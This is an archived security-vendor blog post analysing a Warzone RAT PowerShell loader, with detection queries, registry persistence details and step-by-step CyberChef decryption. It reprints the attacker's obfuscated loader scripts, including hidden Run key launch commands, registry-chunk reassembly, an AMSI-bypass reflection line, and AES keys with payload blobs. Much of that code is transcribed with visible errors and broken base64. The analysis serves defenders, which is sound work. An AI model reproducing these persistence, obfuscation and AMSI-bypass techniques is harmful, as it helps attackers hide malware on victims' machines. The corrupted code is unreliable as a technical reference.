

Ave Maria and the Chambers of Warzone RAT | Huntress

Archived: 2026-04-05 19:10:56 UTC

Friday, September 30, 2022, seemed a day like any other--until a large amount of PowerShell malware came charging through seeking immediate attention. Sparing no time, I jumped right in.

At first, this was troubling. Are the detectors working?? Is something broken?? In order to verify our detector 'ExecutionFromEnvironmentVariable' had triggered correctly for all these autoruns, I did a quick search:

details.path:powershell.exe +details.command:"GetEnvironmentVariable"

This gave the result for 40 autoruns. 🤖 **cracks knuckles** Time to get down to business.

Pro Tip: Doing a quick search helps analysts develop a better understanding of the [Elastic search syntax](#). This gives analysts a better understanding of common characteristics and could potentially assist in finding additional footholds.

Now let's dive into the autorun we are checking out.

We can see **GetEnvironmentVariable('60493fbacedcfbcabe', 'User')** along with the User Run Key Name. They both use a Base-16 (HEX) formatting, which means alphabetic characters of **A - F** and numbers **0 - 9** with a **length of 12 to 18**. Using [regex](#) we can use **[a-f0-9]{12,18}**.

ID	Host	Type	Category	Name	Command
10631060117		Malicious	User Run Key	Malware / RAT	fbacedcfbcabe60493 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('60493fbacedcfbcabe', 'User')"
10631061591		Malicious	User Run Key	Malware / RAT	fbacedcfbcabe19051 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('19051fbacedcfbcabe', 'User')"
10631063330		Malicious	User Run Key	Malware / RAT	42949fbacedcfbcabe C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('42949fbacedcfbcabe', 'User')"
10631063592		Malicious	User Run Key	Malware / RAT	21962fbacedcfbcabe C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('21962fbacedcfbcabe', 'User')"
10631063891		Malicious	User Run Key	Malware / RAT	fbacedcfbcabe21962 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('21962fbacedcfbcabe', 'User')"
10838482782		Malicious	User Run Key	Malware / RAT	badfbdabe57906 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('57906badfbdabe', 'User')"
10635960096		Malicious	User Run Key	Malware Artifacts / Generic	eddabcb43406 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('43406eddabcb4', 'User')"
10631058806		Malicious	User Run Key	Malware / RAT	87389fbacedcfbcabe C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('87389fbacedcfbcabe', 'User')"
10631060304		Malicious	User Run Key	Malware / RAT	1805fbacedcfbcabe C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('1805fbacedcfbcabe', 'User')"
10631061865		Malicious	User Run Key	Malware / RAT	73362fbacedcfbcabe C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('73362fbacedcfbcabe', 'User')"
10635959954		Malicious	User Run Key	Malware / RAT	43406eddabcb4 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('43406eddabcb4', 'User')"
10635960231		Malicious	User Run Key	Malware / RAT	47589eddabcb4 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('47589eddabcb4', 'User')"
10838482854		Malicious	User Run Key	Malware / RAT	badfbdabe27842 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('27842badfbdabe', 'User')"
10631060869		Malicious	User Run Key	Malware / RAT	fbacedcfbcabe1805 C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX[Environment]:GetEnvironmentVariable('1805fbacedcfbcabe', 'User')"

Now, on to implementing our findings in RIOs data within ELK. We use a similar but modified search query (seen below) which provided six additional hits. This information tells us this is an *active threat* still present on the host. Read: time is of the essence.

+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:/[a-f0-9]{12,18}/

Reviewing the Foothold Details, we are able to see the persistence created within the Hive Current Users Run Key. (**HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**)

The command ran by the Users Run Key launches PowerShell and invokes expressions in the [host's environments registry](#), with the value **60493fbacedcfbcabe**.

Foothold Details	
File Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Name	fbacedcfbcabe60493
Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
User	
Command	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "EX((Environment)::GetEnvironmentVariable('60493fbacedcfbcabe', 'User'))"
Location	HKU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Binary Mod Time	2021-10-06 09:53:12 EDT
Binary Create Time	2021-10-06 09:53:12 EDT

From here we will take to tasking the user's Hive Current Users Environment: (**HKU\SID\Environment**). We obtain the next stage within the registry location **HKU\SID\Software\<value>**.

It's important to note: These additional registry keys will be required in the report for the customer to remove.

Name	Data	Type
27842badfbdabe	\$abc = \$null; for (\$i=0;\$i -le 500;\$i++){Try(\$abc=\$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\27842badfbdabe').\$i)Catch{}}EX(\$abc)	REG_EXPAND_SZ
57906badfbdabe	\$abc = \$null; for (\$i=0;\$i -le 500;\$i++){Try(\$abc=\$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\57906badfbdabe').\$i)Catch{}}EX(\$abc)	REG_EXPAND_SZ
7872badfbdabe	\$abc = \$null; for (\$i=0;\$i -le 500;\$i++){Try(\$abc=\$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\7872badfbdabe').\$i)Catch{}}EX(\$abc)	REG_EXPAND_SZ
OneDrive	C:\Users\ \OneDrive	REG_EXPAND_SZ
Path	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;	REG_EXPAND_SZ
TEMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ
TMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ

Viewing the **HKU\SID\Software\27842badfbdabe**, we see four values (default, 0, 1 and 3) which show PowerShell variables and encoding. Save the values 0, 1 and 3 for later and isolate the script for further analysis.

Details - Key: HKUV ISOFTWARE\27842badfbdbae

Values Subkeys Raw

Show 25 entries Search:

Name	Data	Type
(Default)	0	REG_SZ
0	\$knpzurxsw = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VG9DaGFyQXJyYXk=")) \$iqwmsguonwvhqkon = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5"))	REG_SZ
1	IVxCBQ2dWQ6RBgZ1rNABBAVtqIVGutpm05fuG7gEX00S2zyT6AwQ7PV0Cao/du7TReXMF1uuqcFul9Pq0Wfhwz14Q Lsuxit0A7v9MfwRTFKGHPVNoWlqOm4Qu81H+7MZQ3R7Qds6RPI1busKml0LWDQJf5TKQNur9vNfl39jYvPjguWZz7o Qkukpgk1259078zcwllUeP8aYkGAHufzCOljeYwFRseVYZ8+XwE4g2MtjopaOFQ/6PKsbs/SaGRNEFOUp+14fxWazPGM	REG_SZ
3	tString([System.Convert]::FromBase64String("RGVjb2lwcWVzcw==")) \$urkummpuizwjoi = & ((scriptblock)::Create([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("WOlPLkNvbXBy ZXNzaW9uLUkNvbXByZXNzaW9uUTW9kZV0=")))) \$qjmrjvzjmrhw =	REG_SZ

Let's start digging further into the script.


Within the script, it has encoded variables with Base64, a reverse array that joins the data. What could it be hiding? And make no mistake--it's always hiding something.

```


1 $knpzurxsw = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VG9DaGFyQXJyYXk="))
2 $jqwmsguonwvhqkon = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5"))
3 $gsrwyxpgyv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("UGFKZGLuz=="))
4 $oywmhnhwiukv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q2xvc2U="))
5 $svvksvstxh = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QmxvY2tTaXpl"))
6 $tzmptmohxm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5U2L6ZQ="))
7 $wtonsjgkpryoo = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SVY="))
8 $wvhrprijyuami = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q3JLYXRlRGVjcnldGy"))
9 $ugtutpouyvi = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("RGlzc6ZzZQ="))
10 $jsjnwjrgvhp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("TW9kZQ="))
11 $tzuvozyarqgqhk = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q29weVRv"))
12 $sxpptgppgrnrgsx = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VHJhbnNmb3JtRmLuYXwCbG9jaw=="))
13 $zpwkyoujor = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U3lzdGVtLk1hbnFnZW1ibnQ="))
14 $kqxpjrsphrgsn = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXV0b2lhdGlvbi5BbNpVXRpbHM="))
15 $rhnsusxxkqjq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("W1a1LuXRGYwlszZWQ="))
16 $htoopgwozsz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Tm9uUHVibGJlLn0YXRpYw=="))
17 $hkxskshjkwgoiuog = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0VHlwZQ="))
18 $ogtinzqnpz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0RmlldGQ="))
19 $uhrmrymts = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2V0VnFsdWU="))
20 $hwnjguooszp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXNzZW1ibHk="))
21 [Ref].$hwnjguooszp.$hkxskshjkwgoiuog("$zpwkyoujor" + " " + "$kqxpjrsphrgsn").$ogtinzqnpz("$rhnsusxxkqjq").$uhrmrymts($null,$true)
22 $sjupwisgyjzsjgiox = 0
23 $tkzwrqkusp = 30000000
24 For ($sjupwisgyjzsjgiox:0; $sjupwisgyjzsjgiox -lt $tkzwrqkusp;$sjupwisgyjzsjgiox++) { $sjupwisgyjzsjgiox++ }
25 $nuxvxgjmjgmy = "IVQrMD5CH2PKW1y15XNSc0gZGvRUKIzDcbY1Q2krFppqjNDl7ck2NMU0JXjqt+fA6GH0lngaa4VPtughLgKgrtjv1fMHbCSinU9hkFL0Zs61PH47/q0hS20KF0EF60hmNotSVSA81FG02
26 $uhyntznwuhk = $nuxvxgjmjgmy.$knpzurxsw()
27 [array]::Reverse($uhyntznwuhk)
28 $gjrvojovoxotunyvn = -join($uhyntznwuhk)
29 $uxkskzhii = [System.Convert]::FromBase64String("$gjrvojovoxotunyvn")
30 $hnyxrprgoungpyp = [System.Convert]::FromBase64String("9fJyghL0ooM2KYCI6EtY+eXdaGmLYb/krvr1Vg2l2Q=")
31 $zxxhuzizgyhgz = "=#gCkV2h5WYMNKZB5Se0BXYd2b0BXYkNLSXayY3YIN1LtVgdzL3U"
32 $qsqkprptowtzw = $zxxhuzizgyhgz.$knpzurxsw()
33 [array]::Reverse($qsqkprptowtzw)
34 $ojvvvqjmjuw = -join($qsqkprptowtzw)
35 $ssojgiznqih = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ojvvvqjmjuw))
36 $xytouxqpvzg = New-Object $ssojgiznqih
37 $ghyushouvooukysp = "=#g0D0K060VZK9NTyGawL2QukHawFmcn9GdwLncD5Se0Lmc1NWZT55b1R3c5N1W"
38 $rszkymzhyyppjohws = $ghyushouvooukysp.$knpzurxsw()
39 [array]::Reverse($rszkymzhyyppjohws)
40 $mwwooqxnx = -join($rszkymzhyyppjohws)
41 $rhxqkrooy = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($mwwooqxnx))
42 $iyttmhwitwq = & ((scriptblock)::Create($rhxqkrooy))
43 $xytouxqpvzg.$jsjnwjrgvhp = $iyttmhwitwq
44 $zigripunzpp = "=#gWEDMx80UjP0dVGzV10ZuLGZkFGUkHawFmcn9GdwLncD5Se0Lmc1NWZT55b1R3c5N1W"

```

Using Cyberchef, we can attempt to quickly decode the base64 strings with the formula of **Subsection** and **Frombase64**. This should grab the majority of strings but will still need some manual intervention. This is where analysts come into play.



After replacing the encoded Base64 script, we quickly see it has a key, padding, IV, and other common encryption functions. Let's replace the variables with the corresponding value to make the functions of the script easier to read, thus attempting to reveal the secret embedded within.




Now with the script variables replaced, we can see the payload is using AES Encryption using cipher mode [Electronic CodeBook \(ECB\)](#), dropping 16 bytes to create the IV, and it has also been compressed.

Note: Some samples use different cipher modes so make sure to verify this (for example, we have seen ECB and CBC).

```
For ($$jupw1sgy1zsjg1xo; $jupw1sgy1zsjg1xo -lt $tkzwtqkusp;$jupw1sgy1zsjg1xo++) { $jupw1sgy1zsjg1xo++ }
$payload = "IVQrMD5CH2PKW1y1j5XNScQgZGvRUKIzDcbY1Q2krFppanIND17ck2NWU0Jxiqt+FA6GH0Ingao4VP1ugh1GJGrtnvjLFMhbCSinU9hkFLOz6s1PH47/q0hS20KF0EF600hmNotSvSA81FG024qday48Mjnc8YwWm/EzX7u+YhLDvYrYv7E5GhbbsLZ7VvUmoaadGcJ9r82SsA1YITuX+rYPpz4EndBH6StAtnm/UbkWgat0GVIHLECA0KDh00KgV56bd0cwYHT3j15DghCvPyJXGLIwN74LHhmZ6SsgCZPt5c9d58JgZhpF51k+z5nJ/av+3qbg0ZCiyFMDxqdQup+AvDuz26ETg+dCC0i9gmLxS9s+tBvBJQ8H8n98vOPaNF1oXUsZXVj2SPH+tHoCeeWXY/s7LWF/bRbidU3HMV18bAtELQ8g9PZ2I5aJKHhu8zSi+KerduidIw0qWcFvTv4yG/LPPfQdYy5d1p8K2okBmsz3515UhcJMHZT3njfkQmeZU/u+AsCqYVTOQD9PN00sJqXbaLcPX8PZ+ha9P6iBFVX0Dz1yUg5BczJMP1ImFhKy54pYAyieP+GreEHrtF5FRZRQ3J3C1367DGIqwtWvkrH1EwdRgFw615tDBhrzLx0Q6r2Nk3U18j0qcBc0VcxD8c58zHsp86hXTApHlSqZRRZTpyAEf+itdekX+thfn3Z8onD1tY0X7I8a6yHeF+y8ZxytIq4Fxfq9/WcdxGP3ncYJKam/G6bE0C69xLIMASKaoVUDnIG+9vIjyvyZgEdN6WYeHVJgt0/OXdyJjaVa1JGGKKI0UgX1LGFnzWdpK8p/27JpMaE6hxtwoy5f48NZG+0r0n40BdEWgIjK3XW/dnqHwhmiDQYhqcYrH/rQ5GiwoT8n/EzN2N7dSTXD0+sLtc9SDxHmF3YK9JH6xN6Yi+QKjgw1gGrTHG68wIjuMjDBUYSawaVISpu1WBHFYmfrNem49PLzrk0WpjxN3pjLcdyXeAg16c2ye3ucovDUa37IAPY0PpJqVpb5IN/8iDi7hmLxK/m0KzIMf/DjX6jVwM84cYcAxeK4BkgV+SgssTD6g6e129I1tAYLf22gCGsAILLr0/N0dZvVotY6M8XvvyosCKEDoAIRLg+JU BQfj2Nq608+eYFv4swr0IntcXxbZLzpu0MbMbgim8TLbrfzpbPLTwsAaQfwokRVLTiIa2cg38fjfrCNPZBU4xvszfkVNP8xMJtSBhou9iEa0RzniU03Z0iv4uaVZ25hu5A2zrYyZNztf2/pwY+xr311Zat3bht
```

To get the IV for our AES encryption, we need to place the payload in Cyberchef. Since we can see the padding = for Base64, we **reverse** the payload. Then we use **From Base64** after which we drop the bytes from 16 bytes (start at 16 and a large length). Now we convert the IV back **To Base64**.

This results in our IV: **duNjnxEFm0/Nw/W34mpGMg==**



Let's combine everything together now. Make sure to **reverse** the payload **From Base64** and drop the first **16 Bytes**. With the **AES decrypt** we require the Base64 Key **9fJyghL[...]**, an IV that was obtained earlier **duNjnx[...]**, then change the **AES cipher mode to ECB**, input as **Raw**, and the output as **Raw**. Since the payload has also been compressed we will be required to use **Raw Inflate** to get our final output.

The screenshot shows a web-based decryption tool. The 'AES Decrypt' section is active, with a key and IV provided in Base64. The 'Output' section displays a large block of PowerShell code, which is a series of assignments for variables like \$ngosiijrvmgysz, \$mumpzvgovxrn, \$nqzqygospzpxu, \$qhhvgrvknhij, \$hpjknxgoykpwzjwztz, \$uqkiupnrrrth, and \$sqtzvgzvgvz. The code is a series of assignments for variables, followed by a complex loop and a final output statement. The code is a series of assignments for variables, followed by a complex loop and a final output statement.

When inspecting the output we can already see the next stage is another script. This script of the payload is identical to the previous one. This is a rinse-and-repeat stage. Hope you weren't expecting this to be straightforward; that'd be too easy!

```
$ngosiijrvmgysz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VG90aGlyQXJyYXk="))
$mumpzvgovxrn = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5"))
$nqzqygospzpxu = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("UGFkZGluZw=="))
$qhhvgrvknhij = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q2xvc2U="))
$hpjknxgoykpwzjwztz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QmxvY2t0aXpl"))
$uqkiupnrrrth = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5U2l6ZQ=="))
$skpwjvpgqzpz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SVY="))
$qpntjswyqoi = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q3JlYXRlRGVjcnVudG9y"))
$xtkmmzsto = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("RGZlcG9zZQ=="))
$yuhriahppnh = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("TW9kZQ=="))
$otluwvgnrsrty = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q29weVRv"))
$zrvwvoryjn = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VHJhbnNmb3JtRmluYXk="))
$pkvtzptogvwtuxu = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U3ZldGVtLkhhbnRmZlbnQ="))
$njthsumjkittu = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXVzZDh0LWVlbnNpYXRpbHk="))
$tmtpivjgxmou = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("YW1zaUxhXG9yLWZw"))
$whqtskpwvgnogzr = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Tm9uUHVhZGluZGF0eXNpYXRpYw="))
$wvqsgnvih = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0VHlwZQ=="))
$xmzsvqptgkxqrqms = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0Rm1lbGQ="))
$rgtzgnxjztvzj = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2V0VnFsdWU="))
$ozkjtwtjxgiimmk = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXNzZW1ibHk="))
[Ref].$ozkjtwtjxgiimmk.$wvqsgnvih("$pkvtzptogvwtuxu" + " " + $njthsumjkittu).$xmzsvqptgkxqrqms.$tmtpivjgxmou,$whqtskpwvgnogzr,$rgtzgnxjztvzj,$null,$str
$yxwtqkttaqhijqi = 0
$skoqhgvnmjmix = 30000000
For ($yxwtqkttaqhijqi=0; $yxwtqkttaqhijqi -lt $skoqhgvnmjmix;$yxwtqkttaqhijqi++) { $yxwtqkttaqhijqi++ }
$sgripsgtoum = "=="QmHTqUD+34MqWkbn4s0Cr9okc4Re/Xns5K7P9fgItYsTB1kfs0BU6lvbJ0orhA6wfmh0aVqRghCZhqzqj7QeLbW/DxDDHcK0Ya4N7kiPvroCrjNfaB3LqMElN7e7Ahm3yfbnq
$uyqoqosjvjvz = $sgripsgtoum.$ngosiijrvmgysz()
[array]::Reverse($uyqoqosjvjvz)
$ztyvktpvnogqygn = -join($uyqoqosjvjvz)
$1rvtqqzruhih = [System.Convert]::FromBase64String("$ztyvktpvnogqygn")
$zpwvhpzmz = [System.Convert]::FromBase64String("9CsE3VTEFYpp9gPsJw0NHzjJA+HosAT1pza/heUy")
$rvxnqoizjisy = "=="gCKVZ2h5WYNNXZB5SeoBXyDz0BxeyNKL5RkayV3YVLLtVgDzL3U"
$sgrhmnjtv = $rvxnqoizjisy.$ngosiijrvmgysz()
[array]::Reverse($sgrhmnjtv)
$kgswrozugrrnk = -join($sgrhmnjtv)
$yrgjkzhijhzmjryh = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($kgswrozugrrnk))
$vtpozjvhirmr = New-Object "Syrgjkzhijhzmjryh"
$ikuuyhsqgsvxqut = "=="gQDVk060VZK9WtyVgawL2QukHawFmcn9GdwLncD5Se0lmc1NWZT5SbLR3c5N1W"
$musuhryxyigs = $ikuuyhsqgsvxqut.$ngosiijrvmgysz()
[array]::Reverse($musuhryxyigs)
$srqvrhkrzh = -join($musuhryxyigs)
$psqokpyttqvq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($srqvrhkrzh))
$tpqvrivosq = & ([scriptblock]::Create($psqokpyttqvq))
$vtpozjvhirmr.$yuhriahppnh = $tpqvrivosq
$jgnyyoktqgr = "=="MykDwJNLTPj0dVGzV10ZLgZkFGUkHawFmcn9GdwLncD5Se0lmc1NWZT5SbLR3c5N1W"
```

After cementing what we just learned, we gain a new output.

The screenshot shows a web-based tool interface with three main panels: 'Recipe', 'Input', and 'Output'.

- Recipe Panel:**
 - From Base64:** Includes a dropdown menu set to 'Alphabet' with the string 'A-Za-z0-9+/' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode'.
 - Drop bytes:** Includes 'Start' (0) and 'Length' (16) input fields, and an 'Apply to each line' checkbox.
 - AES Decrypt:** Includes 'Key' (9CsE3vTEFYQp9gPsjJwwoNHzzj...), 'IV' (wrC4LebwvKJ8/5G1JZyiw==), 'Mode' (ECB), and 'Input' (Raw) dropdowns.
 - Output:** Includes an 'Output' dropdown set to 'Raw'.
 - STEP:** A green 'BAKE!' button and an 'Auto Bake' checkbox.
